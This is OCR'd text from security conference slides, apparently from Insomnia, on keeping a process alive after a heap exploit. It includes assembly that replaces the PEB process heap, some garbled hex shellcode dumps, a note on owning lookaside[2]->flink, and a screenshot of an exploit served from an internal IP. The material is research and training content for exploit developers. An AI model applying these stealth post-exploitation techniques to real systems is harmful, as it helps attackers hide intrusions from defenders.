
**uCreate new heap or use other process heap**

**uUpdate PEB->heaps[] and replace corrupted heap**

**uModify RtlFreeHeap() to prevent frees**

```
mov eax, dword ptr fs:[0x18] // Get pointer to TEB
mov eax, dword ptr[eax+0x30] // Get pointer to the PEB from TEB.
lea ebx, dword ptr[eax+0x18] // Get pointer to process heap from PEB
mov eax, dword ptr[eax+0x90] // Get pointer to heaps list
lea eax, [eax+0x4]
mov eax, [eax] // Get pointer to next heap in list
mov [ebx], eax // Replace process heap with next heap in list
Code posted by Cesar to dailydave (2004)
```





## Heap fixing not really viable

- u**Modules store ptrs to the heap base (msvcrt, etc)**
- u**Data stored on the heap is overwritten**

## Today Heap exploits more refined

- u**Much more control**
- u**Subtle changes that can possibly be reversed**
- u**Modify freelists and other structures**




mr\_me  
@\_mr\_me\_





congrats to 'cawan' who got a shell on  
serve\_heap.exe even though winsock was smashed!  
owned lookaside[2]->flink and then repaired the  
ptr!





59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 57 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 00 00 8B 55 04 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D  
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D0 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




INSOMNIA





59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 1 90 55 8B EC 8D A4 24 08 CD 2E C3 90 55 8B EC 8D A4 24 08 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
01 P F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C6 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5



http://172.16.1.35:8080/hFlxuGR - Windows Internet Explorer

http://172.16.1.35:8080/hFlxuGR

File Edit View Favorites Tools Help

★ Favorites http://172.16.1.35:8080/hFlxuGR

Page Safety Tools

Done

**Task Manager Warning**

WARNING: Terminating a process will not be given data before it is terminated. Do you want to terminate the process?

Yes

**Windows Task Manager**


File Options View Shut Down Help

Applications Processes Performance Net

| Image Name        | User Name     |
|-------------------|---------------|
| rdpclip.exe       | Administrator |
| ntvdm.exe         | SYSTEM        |
| notepad.exe       | Administrator |
| mDNSResponder.... | SYSTEM        |
| lsass.exe         | SYSTEM        |
| logonui.exe       | SYSTEM        |
| logon.scr         | SYSTEM        |
| jqs.exe           | SYSTEM        |
| iTunesHelper.exe  | Administrator |
| iPodService.exe   | SYSTEM        |
| inetinfo.exe      | SYSTEM        |
| ieexplore.exe     | Administrator |
| ieexplore.exe     | Administrator |
| explorer.exe      | Administrator |
| dllhost.exe       | SYSTEM        |
| ctfmon.exe        | Administrator |
| csrss.exe         | SYSTEM        |
| csrss.exe         | SYSTEM        |
| cmd.exe           | Administrator |

☒ Show processes from all users

INSOMNIA










# IE 8 will reload a page that causes a crash


## uExploit delivery must prevent this







59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
27 44 2 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 54 48 53 01 01 01 87 55 01 81 47 88 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D  
90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 89 5C 24 0C 01 00 8F 53 01 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 05 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5




**If that is the exit() part of the exploit**

- u **You just wasted your rootite**
- u **Obvious signs of exploitation**

**This is the current state of public exploits**

- u **Only seem to care about the connect back**
- u **No intention to hide a target crash**


